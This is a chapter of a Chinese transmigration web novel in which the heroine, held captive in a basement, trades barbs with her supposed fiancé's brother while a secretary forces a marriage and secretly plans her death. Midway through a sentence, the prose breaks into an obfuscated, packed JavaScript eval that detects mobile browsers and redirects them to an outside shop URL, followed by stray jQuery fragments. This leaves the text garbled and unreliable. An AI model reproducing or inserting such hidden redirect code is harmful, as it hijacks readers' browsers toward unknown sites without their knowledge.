31. 第 31 章

作品:《顶流她每天都想退圈[穿书]

    话音落地,范秘书露出一个满意的神情。


    她转身出门,走向守在门口的一众保镖。


    看样子是准备随便找个心腹,去商晚家取她的证件了。


    密闭的地下室里,转眼就只剩下了商晚和傅铎两人。


    他俩四目相对了一秒钟,不约而同地从对方眼里看到了明晃晃的嫌弃。


    一秒钟后,傅铎率先发难。


    他义愤填膺地指责商晚:“商南枝,你怎么能这么对我哥呢!他为了和你在一起都跟我爸撕破脸了!你知道他为你放弃了多少,又承担了多大的压力吗?!


    “真是没想到,你口口声声说爱我哥,背地里居然是这么个贪生怕死的人!


    “算我看错你了!”商晚目不转睛地注视了傅铎的表演整整半分钟,没忍住跟系统竖起了大拇指。


    “该说不说,这小子要是去混娱乐圈,就凭他这脸,这演技,说不好还能混个大红大紫出来。”


    系统:……都这时候了,宿主就别再犯她的职业病了吧!


    狭窄的地下室里,傅铎对商晚怒目而视,仿佛对她的行径愤怒到了极点。


    商晚看着傅铎的目光,忍不住想——


    难怪原书里,傅沉会这么信任傅铎。


    在《星途》这本小说的原剧情中,傅铎作为傅董事长用得最趁手的工具,是傅沉争夺傅氏集团实际控制权时最有力的竞争对手。


    他明面上是傅沉的死忠。从初登场起,傅铎就对傅沉所有的决定都举双手赞同,随时随地做好了为他这个哥哥赴汤蹈火的准备。


    可背地里,他却反手就把傅沉的商业底牌泄露给了顾浔,以致傅氏集团险些遭遇灭顶之灾。


    剧情后期,他甚至还将被傅沉金屋藏娇的沈茴亲自送到了傅家严手上。


    为了从傅家严手里抢回沈茴,傅沉被砍了三刀,差点落下终身残疾。


    然而,即便是这样,在傅铎自爆自己就是那个最终的叛徒之前,傅沉也仍旧没有怀疑过他。


    看书的时候,商晚一度不能理解傅沉。


    傅铎显然是他天然的竞争对手。异母所生的兄弟,家族产业的合法继承人,父亲尤为宠爱的小儿子。


    这么五毒俱全的人物面板,傅沉作为从小勾心斗角长大的霸总,智商设定逆天的男主,怎么会毫无芥蒂地信任他呢?


    这不纯纯脑子有毛病吗?


    可是现在,看着眼前明明狼狈无比,却还为了傅沉对她怒目而视的傅铎,商晚忽然理解了傅沉。


    就傅铎这演技,这敬业程度,这信念感。


    即使是当着她这么一个不明就里的外人的面,他也要随时随地端出一副“即使被威胁,被折磨得不成人形,也要坚定站在哥哥立场上”的好弟弟人设。


    再配上他那张真诚到让人不忍怀疑的脸。


    这谁看了能不迷糊啊!换成她是傅沉,就算傅铎被揭发,她高低也得说一句:“小铎他是有苦衷的!”


    商晚目光灼灼地看了傅铎好半天,直觉浑身的戏瘾都被他给勾起来了。不行,她可是专业的!


    怎么能在演技上输给这小子?


    商晚认认真真地拿捏了一下自己在傅铎面前的人设——


    空有皮囊,但蠢得冒泡的恋爱脑。


    商晚调整呼吸,一秒进入了状态。


    她柔柔弱弱地看向傅铎,眼睑微垂,眼泪精确无误地掉下来五颗,恰到好处地连成一串断了线的珠子。


    她泪盈盈道:“可是小铎,我要是不答应范秘书,我明天就见不到阿沉了。”


    尾音微颤,仿佛马上就要哭出声来了似的。


    傅铎:“……”


    他莫名觉得,自己全身的鸡皮疙瘩突然活过来了。


    商晚正对自己的精确演绎击节赞叹,下一秒,系统的提示音就冷不丁地响了起来:“傅铎羁绊值下降0.1。”商晚瞳孔骤缩。


    她不可置信地看了傅铎一眼。


    系统适时在她脑子里补刀:“宿主,傅铎可能是被你恶心到了。”


    商晚:“……”


    好好好,跟她来这套是吧。


    只许自己飙戏,不许别人演他是吧!傅铎这只该死的蜂窝煤!


    商晚眼角的泪痕还未干透,眨眼间便无缝衔接成了愧疚。


    她半抬起眼,目光闪烁地看着傅铎,十分为难地开口:“小铎,我实在是没有办法了,才只能被迫答应跟你结婚的——


    “你放心,我向你保证,我们就只是假结婚而已。


    “等事情一成,你爸爸把我们俩放了,我马上就回去找阿沉解释。


    “到时候我还是你嫂子,你还是我和阿沉的弟弟。”


    语气楚楚可怜,但听那话里的意思,却分明透着“没事,就算我们结婚了,我也还是可以跟你哥合力,给你戴一顶绿帽子”的执拗。


    傅铎:“……”


    妈的!


    傅沉怎么会看上这种女人!


    傅铎无语地看着面前自说自话的商晚,越看越觉得傅沉指定是失心疯了。而商晚的恶魔低语还未停下。


    她火上浇油道:“就算将来你爸不同意我们离婚,也没有关系的。


    “小铎,你和阿沉都知道,我们只是假结婚,我们的婚姻事实并不成立。既然这样,那我们完全可以当作自己还是单身。


    “到时候你过你的日子,我继续和阿沉在一起,不影响的。”


    傅铎:神他妈不影响!


    他脸上演出来的义愤填膺险些维持不住,一连深吸了好几口气,才按下了自己当场弄死商晚的危险想法。


    商晚脸上挂泪,眼睛却一眨不眨地看向傅铎。不就是互相伤害吗?


    来啊!


    傅铎要是敢当着她的面继续掉羁绊值,她转头就去跟全世界宣布,傅铎脑门上的那顶帽子到底有多绿。


    反正恨也是一种羁绊!


    地下室里陷入了一阵诡异的沉默。


    傅铎的后槽牙使劲磨了一下。商晚就这么好整以暇地看着傅铎,一边继续表演痴情恋爱脑,一边细细欣赏他憋屈的表情。


    就在商晚寻思着要不要再恶心傅铎一把的时候,门忽然开了。


    范秘书拿着一只透明的文件袋,再次走了进来。


    她派出去的人以一种惊人的效率,带回了商晚的个人证件。


    身份证,户口本,一应俱全。


    商晚的脊背僵硬了一瞬。


    这他爹的也太快了!


    姓范的是开飞机去的吗??


    范秘书含笑看向商晚:“商小姐,感谢您的配合,东西送到了。”她一边说,一边将文件袋里的东西拿出来,仔细检查。


    待到确认无误后,她才继续道:“天就快亮了,一会儿民政局的工作人员会亲自上门,给您


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17112202|194421||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    和傅铎少爷办理结婚手续。


    现在,得请您先洗漱一番,好方便一会儿拍摄证件照。”话说得平淡,但意思很明显。


    她今天要是不签这个字,不走完这套手续,不跟傅铎结婚,就不可能走出这座安防系统一流的地下室。


    商晚的呼吸微微停顿了一下。


    她没有对范秘书的话做出任何反应,只在脑海中问了系统一句:“几点了。”


    系统:“六点十九分。”


    商晚的心慢慢沉到了谷底。


    果然,折腾了一整晚,天快要亮了。


    昨天晚上,出发去找杨姐之前,顾浔明确表示过,会和她并肩作战。


    非但如此,临出发前,她还给傅沉同步过傅家严绑架杨姐的消息,和他说过事情有多么紧急。


    以商晚对顾浔和傅沉能力的了解,一整夜过去,他们俩早该找到这里来了。


    如果他们再不来的话——


    范秘书身后的保镖缓缓上前,十分细致地替商晚解开了捆住她手脚的绳子,押着她走向化妆间。


    商晚面上不动声色,却竭力把脚步放缓,试图多拖延一下时间。


    范秘书看着商晚迟缓的脚步,没忍住露出了一点笑意。


    对于他们傅董事长提出的所有条件,商晚答应得实在是太过干脆,范秘书确实也有那么一点点疑虑。


    不过,瞧这位商小姐眼下的模样,她倒是明白了她的打算。


    缓兵之计。


    小姑娘的花花肠子么,一点也不难猜。


    这位商小姐无非是觉得,就算是嫁给了傅铎少爷,只要他们的婚姻事实不成立,她就总有回到小傅总身边的机会。


    只可惜,他们傅董事长想得可比她深多了。


    傅董事长要的,从来就不是那一纸轻飘飘的结婚证明。


    一旦商小姐和傅铎少爷成了法律认可的夫妻,他们傅董事长就能凭着长辈的身份,名正言顺地安排商小姐退圈。


    凭着一张好脸蛋嫁进豪门,又急流勇退的富太太还少吗?


    这甚至连个新闻都算不上。


    只要商小姐离开了娱乐圈那个曝光率高得离谱,还动辄就容易给傅氏集团惹上网民审判的地方,他们董事长再想做点什么,那不就容易得很了吗?


    至多只要几个星期——


    等商小姐退圈的热度过去,他们董事长就可以悄无声息地安排傅铎少爷和商小姐出国。就算是小傅总,也没有立场阻拦一对合法夫妻出去度蜜月。


    非洲一望无际的草原,西伯利亚连绵的雪山,大西洋罕有人烟的风暴中心,处处都是合适的葬身场所。


    商小姐会死得悄无声息,甚至连一丁点风浪都不会掀起来。


    这可比对她的威亚动手脚,或是收买她的司机让她出车祸,要容易得多了。


    地下室外,临时搭建的化妆间里,商晚被半强迫着坐在了化妆椅上。


    化妆师动作轻柔地挽起她的长发,用湿巾一点点擦干净她脸上的脏污,还十分妥帖地处理好了她唇角被胶布扯破的伤口。


    商晚配合地仰着脸。


    即使是站在对立的立场上,范秘书也不得不承认,这位商南枝商小姐确实长了一张造物主钟爱的脸。


    难怪他们小傅总不惜跟家里撕破脸,也要一定和商小姐在一起。


    可惜了——


    范秘书罕见地在心里叹了口气。


    可惜了,红颜薄命呐。